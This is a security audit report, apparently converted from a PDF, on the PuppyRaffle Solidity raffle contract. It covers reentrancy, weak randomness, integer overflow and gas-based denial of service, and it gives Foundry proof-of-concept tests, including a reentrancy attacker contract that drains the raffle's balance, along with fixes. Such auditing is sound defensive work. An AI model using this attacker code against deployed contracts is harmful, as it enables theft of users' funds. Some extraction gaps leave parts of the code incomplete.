 - * [H-3] Integer overflow of PuppyRaffle::totalFees loses fees
 - Medium

- * [M-1] Looping through players array to check for duplicates in PuppyRaffle:: enterRaffle is a potential DoS vector, incrementing gas costs for future entrants
- * [M-2] Smart Contract wallet raffle winners without a receive or a fallback will block the start of a new contest
- Informational
 - * [I-1]: Solidity pragma should be specific, not wide
 - * [I-2] Using an outdated version of Solidity isn't recommended.
 - * [I-3] Missing checks for address (0) when assigning values to address state variables
 - * [I-4] Potentially erroneous active player index
 - * [I-5] PuppyRaffle::selectWinner should follow CEI
 - * [I-6] Magic Numbers
 - * [I-7] Event is missing indexed fields
 - * [I-8] _isActivePlayer is never used and should be removed
 - * [G-1] Unchanged variables should be constant or immutable
 - * [G-2] Storage variable in a loop should be cashed.

Protocol Summary



A project is to enter a raffle to win a cute dog NFT.

Disclaimer

The KiteWeb3 team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	Н	H/M	М
Likelihood	Medium	H/M	М	M/L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

The findings described in this documents correspond the following commit hash:

1 **0804**be9b0fd17db9e2953e27e9de46585be870cf

Scope

./src/#- PuppyRaffle.sol

Roles

- Owner: Deployer of the protocol, has the power to change the wallet address to which fees are sent through the changeFeeAddress function.
- Player: Participant of the raffle, has the power to enter the raffle with the enterRaffle function and refund value through refund function.

Executive Summary

Spent 16 hours. Tool used: manual review.

Issues found

Severity	Number of issue found

Total	15

Findings

High

[H-1] Reentrancy attack in PuppyRaffle::refund allows entrant to drain contract balance

Description: The PuppyRaffle::refund function does not follow CEI/FREI-PI and as a result, enables participants to drain the contract balance.

In the PuppyRaffle::refund function, we first make an external call to the msg.sender address, and only after making that external call, we update the players array.

```
function refund(uint256 playerIndex) public {
    address playerAddress = players[playerIndex];
    require(playerAddress == msg.sender, "PuppyRaffle: Only the player can refund");
    require(playerAddress != address(0), "PuppyRaffle: Player already refunded, or is not active");

6 @> payable(msg.sender).sendValue(entranceFee);

7
8 @> players[playerIndex] = address(0);
    emit RaffleRefunded(playerAddress);

10 }
```

A player who has entered the raffle could have a fallback/receive function that calls the PuppyRaffle::refund function again and claim another refund. They could continue to cycle this until the contract balance is drained.

Impact: All fees paid by raffle entrants could be stolen by the malicious participant.

Proof of Concept:

- 1. Users enters the raffle.
- 2. Attacker sets up a contract with a fallback function that calls PuppyRaffle::refund.

- 3. Attacker enters the raffle
- 4. Attacker calls PuppyRaffle::refund from their contract, draining the contract balance.

Proof of Code:

Code

Add the following code to the PuppyRaffleTest.t.sol file.

```
1 contract ReentrancyAttacker {
       PuppyRaffle puppyRaffle;
2
3
       uint256 entranceFee;
4
       uint256 attackerIndex;
5
6
       constructor(address _puppyRaffle) {
7
           puppyRaffle = PuppyRaffle(_puppyRaffle);
           entranceFee = puppyRaffle.entranceFee();
8
9
       }
10
       function attack() external payable {
11
12
           address[] memory players = new address[](1);
           players[0] = address(this);
13
           puppyRaffle.enterRaffle{value: entranceFee}(players);
14
           attackerIndex = puppyRaffle.getActivePlayerIndex(address(this))
15
           puppyRaffle.refund(attackerIndex);
16
       }
17
19
       fallback() external payable {
20
           if (address(puppyRaffle).balance >= entranceFee) {
21
               puppyRaffle.refund(attackerIndex);
           }
23
       }
24 }
25
26
   function testReentrance() public playersEntered {
27
       ReentrancyAttacker attacker = new ReentrancyAttacker(address(
           puppyRaffle));
28
       vm.deal(address(attacker), 1e18);
29
       uint256 startingAttackerBalance = address(attacker).balance;
       uint256 startingContractBalance = address(puppyRaffle).balance;
31
32
       attacker.attack();
       uint256 endingAttackerBalance = address(attacker).balance;
34
35
       uint256 endingContractBalance = address(puppyRaffle).balance;
       assertEq(endingAttackerBalance, startingAttackerBalance +
           startingContractBalance);
       assertEq(endingContractBalance, 0);
37
38 }
```

Recommended Mitigation: To fix this, we should have the PuppyRaffle: refund function update the players array before making the external call. Additionally, we should move the event emission up as well.

```
1
       function refund(uint256 playerIndex) public {
2
           address playerAddress = players[playerIndex];
3
           require(playerAddress == msg.sender, "PuppyRaffle: Only the
              player can refund");
           require(playerAddress != address(0), "PuppyRaffle: Player
4
              already refunded, or is not active");
           players[playerIndex] = address(0);
5 +
6 +
           emit RaffleRefunded(playerAddress);
7
          (bool success,) = msg.sender.call{value: entranceFee}("");
          require(success, "PuppyRaffle: Failed to refund player");
8
          players[playerIndex] = address(0);
9 -
10 -
           emit RaffleRefunded(playerAddress);
11
       }
```

[H-2] Weak randomness in PuppyRaffle::selectWinner allows anyone to choose winner

Description: Hashing msg.sender, block.timestamp, block.difficulty together creates a predictable final number. A predictable number is not a good random number. Malicious users can manipulate these values or know them ahead of time to choose the winner of the raffle themselves.

Impact: Any user can choose the winner of the raffle, winning the money and selecting the "rarest" puppy, essentially making it such that all puppies have the same rarity, since you can choose the puppy.

Proof of Concept:

There are a few attack vectors here.

- 1. Validators can know ahead of time the block.timestamp and block.difficulty and use that knowledge to predict when / how to participate. See the solidity blog on prevrando here. block.difficulty was recently replaced with prevrandao.
- 2. Users can manipulate the msg.sender value to result in their index being the winner.

Using on-chain values as a randomness seed is a well-known attack vector in the blockchain space.

Recommended Mitigation: Consider using an oracle for your randomness like Chainlink VRF.

[H-3] Integer overflow of PuppyRaffle::totalFees loses fees

Description: In Solidity versions prior to 0.8.0, integers were subject to integer overflows.

```
1 uint64 myVar = type(uint64).max;
2 // myVar will be 18446744073709551615
3 myVar = myVar + 1;
4 // myVar will be 0
```

Impact: In PuppyRaffle::selectWinner, totalFees are accumulated for the feeAddress to collect later in withdrawFees. However, if the totalFees variable overflows, the feeAddress may not collect the correct amount of fees, leaving fees permanently stuck in the contract.

Proof of Concept:

- 1. We first conclude a raffle of 4 players to collect some fees.
- 2. We then have 89 additional players enter a new raffle, and we conclude that raffle as well.
- 3. totalFees will be:

4. You will now not be able to withdraw, due to this line in PuppyRaffle::withdrawFees:

```
1 require(address(this).balance ==
2 uint256(totalFees), "PuppyRaffle: There are currently players active!
");
```

Although you could use selfdestruct to send ETH to this contract in order for the values to match and withdraw the fees, this is clearly not what the protocol is intended to do.

Proof Of Code

Place this into the PuppyRaffleTest.t.sol file.

```
1 function testTotalFeesOverflow() public playersEntered {
          // We finish a raffle of 4 to collect some fees
2
3
          vm.warp(block.timestamp + duration + 1);
          vm.roll(block.number + 1);
4
5
          puppyRaffle.selectWinner();
          uint256 startingTotalFees = puppyRaffle.totalFees();
6
7
          8
          // We then have 89 players enter a new raffle
9
          uint256 playersNum = 89;
10
11
          address[] memory players = new address[](playersNum);
12
          for (uint256 i = 0; i < playersNum; i++) {</pre>
              players[i] = address(i);
13
14
```

```
puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
               players);
            // We end the raffle
16
           vm.warp(block.timestamp + duration + 1);
17
           vm.roll(block.number + 1);
18
19
20
           // And here is where the issue occurs
            // We will now have fewer fees even though we just finished a
21
               second raffle
            puppyRaffle.selectWinner();
24
           uint256 endingTotalFees = puppyRaffle.totalFees();
           console.log("ending total fees", endingTotalFees);
25
           assert(endingTotalFees < startingTotalFees);</pre>
26
27
           // We are also unable to withdraw any fees because of the
28
               require check
           vm.prank(puppyRaffle.feeAddress());
           vm.expectRevert("PuppyRaffle: There are currently players
               active!");
           puppyRaffle.withdrawFees();
31
       }
```

Recommended Mitigation: There are a few recommended mitigations here.

1. Use a newer version of Solidity that does not allow integer overflows by default.

```
1 - pragma solidity ^0.7.6;
2 + pragma solidity ^0.8.18;
```

Alternatively, if you want to use an older version of Solidity, you can use a library like OpenZeppelin's SafeMath to prevent integer overflows.

2. Use a uint256 instead of a uint64 for totalFees.

```
1 - uint64 public totalFees = 0;
2 + uint256 public totalFees = 0;
```

3. Remove the balance check in PuppyRaffle::withdrawFees

```
1 - require(address(this).balance == uint256(totalFees), "PuppyRaffle:
    There are currently players active!");
```

We additionally want to bring your attention to another attack vector as a result of this line in a future finding.

Medium

[M-1] Looping through players array to check for duplicates in PuppyRaffle::enterRaffle is a potential DoS vector, incrementing gas costs for future entrants

Description: The PuppyRaffle::enterRaffle function loops through the players array to check for duplicates. However, the longer the PuppyRaffle:players array is, the more checks a new player will have to make. This means that the gas costs for players who enter right when the raffle starts will be dramatically lower than those who enter later. Every additional address in the players array, is an additional check the loop will have to make.

Additionally, this increased gas cost creates front-running opportunities where malicious users can front-run another raffle entrant's transaction, increasing its costs, so their enter transaction fails.

Impact: The impact is two-fold.

- 1. The gas costs for raffle entrants will greatly increase as more players enter the raffle.
- 2. Front-running opportunities are created for malicious users to increase the gas costs of other users, so their transaction fails.

Proof of Concept:

If we have 2 sets of 100 players enter, the gas costs will be as such:

1st 100 players: 62520392nd 100 players: 18067741

This is more than 3x as expensive for the second set of 100 players!

This is due to the for loop in the PuppyRaffle::enterRaffle function.

Proof Of Code

Place the following test into PuppyRaffleTest.t.sol.

```
uint256 playersNum = 100;
6
            address[] memory players = new address[](playersNum);
            for (uint256 i = 0; i < playersNum; i++) {</pre>
7
                players[i] = address(i);
8
9
           }
10
           // And see how much gas it cost to enter
11
           uint256 gasStart = gasleft();
12
           puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
               players);
           uint256 gasEnd = gasleft();
13
14
           uint256 gasUsedFirst = (gasStart - gasEnd) * tx.gasprice;
15
           console.log("Gas cost of the 1st 100 players:", gasUsedFirst);
16
           // We will enter 5 more players into the raffle
17
           for (uint256 i = 0; i < playersNum; i++) {</pre>
18
19
                players[i] = address(i + playersNum);
           // And see how much more expensive it is
21
22
           gasStart = gasleft();
23
           puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
               players);
24
           gasEnd = gasleft();
           uint256 gasUsedSecond = (gasStart - gasEnd) * tx.gasprice;
25
26
           console.log("Gas cost of the 2nd 100 players:", gasUsedSecond);
27
28
           assert(gasUsedFirst < gasUsedSecond);</pre>
29
            // Logs:
            // Gas cost of the 1st 100 players: 6252039
                   Gas cost of the 2nd 100 players: 18067741
            //
32 }
```

Recommended Mitigation: There are a few recommended mitigations.

- Consider allowing duplicates. Users can make new wallet addresses anyways, so a duplicate
 check doesn't prevent the same person from entering multiple times, only the same wallet
 address.
- 2. Consider using a mapping to check duplicates. This would allow you to check for duplicates in constant time, rather than linear time. You could have each raffle have a uint256 id, and the mapping would be a player address mapped to the raffle Id.

```
9
                players.push(newPlayers[i]);
10 +
                 addressToRaffleId[newPlayers[i]] = raffleId;
           }
11
12
13 -
            // Check for duplicates
14 +
           // Check for duplicates only from the new players
15 +
           for (uint256 i = 0; i < newPlayers.length; i++) {</pre>
              require(addressToRaffleId[newPlayers[i]] != raffleId, "
16 +
       PuppyRaffle: Duplicate player");
17 +
           }
            for (uint256 i = 0; i < players.length; i++) {</pre>
18 -
19 -
                 for (uint256 j = i + 1; j < players.length; j++) {</pre>
                     require(players[i] != players[j], "PuppyRaffle:
20 -
       Duplicate player");
21 -
22 -
            }
23
           emit RaffleEnter(newPlayers);
       }
24
25
26 .
27 .
28
       function selectWinner() external {
29 +
           raffleId = raffleId + 1;
           require(block.timestamp >= raffleStartTime + raffleDuration, "
               PuppyRaffle: Raffle not over");
```

[M-2] Smart Contract wallet raffle winners without a receive or a fallback will block the start of a new contest

Description: The PuppyRaffle::selectWinner function is responsible for resetting the lottery. However, if the winner is a smart contract wallet that rejects payment, the lottery would not be able to restart.

Non-smart contract wallet users could reenter, but it might cost them a lot of gas due to the duplicate check.

Impact: The PuppyRaffle::selectWinner function could revert many times, and make it very difficult to reset the lottery, preventing a new one from starting.

Also, true winners would not be able to get paid out, and someone else would win their money!

Proof of Concept:

- 1. 10 smart contract wallets enter the lottery without a fallback or receive function.
- 2. The lottery ends
- 3. The selectWinner function wouldn't work, even though the lottery is over!

Recommended Mitigation: There are a few options to mitigate this issue.

- 1. Do not allow smart contract wallet entrants (not recommended)
- 2. Create a mapping of addresses -> payout so winners can pull their funds out themselves, putting the owness on the winner to claim their prize. (Recommended)

Informational

[I-1]: Solidity pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of pragma solidity ^0.8.0; use pragma solidity 0.8.0;

• Found in src/PuppyRaffle.sol Line: 2

```
1 pragma solidity ^0.7.6;
```

[I-2] Using an outdated version of Solidity isn't recommended.

solc frequently releases new compiler versions. Use an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommendation Deploy with any of the following Solidity versions: 0.8.18 The recommendations take into account:

- Risks related to recent releases
- · Risks of complex code generation changes
- Risks of new language features
- Risks of known bugs
- Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

Please see [slither][https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity] documentation for more information.

[I-3] Missing checks for address (0) when assigning values to address state variables

Assigning values to address state variables without checking for address (0).

• Found in src/PuppyRaffle.sol Line: 67

```
feeAddress = _feeAddress;
```

Found in src/PuppyRaffle.sol Line: 180

```
previousWinner = winner; //e vanity variable
```

• Found in src/PuppyRaffle.sol Line: 204

```
feeAddress = newFeeAddress;
```

Recommended Mitigation: Add a zero address check whenever the feeAddress is updated.

[I-4] Potentially erroneous active player index

Description: The getActivePlayerIndex function is intended to return zero when the given address is not active. However, it could also return zero for an active address stored in the first slot of the players array. This may cause confusions for users querying the function to obtain the index of an active player.

```
1 function getActivePlayerIndex(address player) external view returns (
      uint256) {
2
           for (uint256 i = 0; i < players.length; i++) {</pre>
               if (players[i] == player) {
3
4
                    return i;
5
               }
6
           }
7
             return 0;
  (a>
8
       }
```

Impact: A player at index 0 may incorrectly think they have not entered the raffle, and attempt to enter the raffle again, wasting gas.

Recommended Mitigation: Return 2**256-1 (or any other sufficiently high number) to signal that the given player is inactive, so as to avoid collision with indices of active players.

[I-5] PuppyRaffle::selectWinner should follow CEI

It's best to keep code clean and follow CEI.

```
1 - (bool success,) = winner.call{value: prizePool}("");
2 - require(success, "PuppyRaffle: Failed to send prize pool to winner");
3 _safeMint(winner, tokenId);
4 + (bool success,) = winner.call{value: prizePool}("");
```

```
5 + require(success, "PuppyRaffle: Failed to send prize pool to
winner");
```

[I-6] Magic Numbers

Description: All number literals should be replaced with constants. This makes the code more readable and easier to maintain. Numbers without context are called "magic numbers".

Recommended Mitigation: Replace all magic numbers with constants.

```
uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
          uint256 public constant FEE_PERCENTAGE = 20;
          uint256 public constant TOTAL_PERCENTAGE = 100;
3
4
5.
6
7
           uint256 prizePool = (totalAmountCollected * 80) / 100;
8 -
           uint256 fee = (totalAmountCollected * 20) / 100;
9
           uint256 prizePool = (totalAmountCollected *
               PRIZE_POOL_PERCENTAGE) / TOTAL_PERCENTAGE;
           uint256 fee = (totalAmountCollected * FEE_PERCENTAGE) /
               TOTAL_PERCENTAGE;
```

[I-7] Event is missing indexed fields

Index event fields make the field more quickly accessible to off-chain tools that parse events. However, note that each index field costs extra gas during emission, so it's not necessarily best to index the maximum allowed per event (three fields). Each event should use three indexed fields if there are three or more fields, and gas usage is not particularly of concern for the events in question. If there are fewer than three fields, all of the fields should be indexed.

• Found in src/PuppyRaffle.sol Line: 58

```
1 event RaffleEnter(address[] newPlayers);
```

• Found in src/PuppyRaffle.sol Line: 59

```
1 event RaffleRefunded(address player);
```

• Found in src/PuppyRaffle.sol Line: 60

```
event FeeAddressChanged(address newFeeAddress);
```

[I-8] _isActivePlayer is never used and should be removed

Description: The function PuppyRaffle::_isActivePlayer is never used and should be removed.

Gas

[G-1] Unchanged variables should be constant or immutable

Constant Instances:

```
1 PuppyRaffle.commonImageUri (src/PuppyRaffle.sol#35) should be constant
2 PuppyRaffle.legendaryImageUri (src/PuppyRaffle.sol#45) should be
        constant
3 PuppyRaffle.rareImageUri (src/PuppyRaffle.sol#40) should be constant
```

Immutable Instances:

```
1 PuppyRaffle.raffleDuration (src/PuppyRaffle.sol#21) should be immutable
```

[G-2] Storage variable in a loop should be cashed.

Everytime you call players.length you read from storage, as opposed to memory which is more gas efficient.
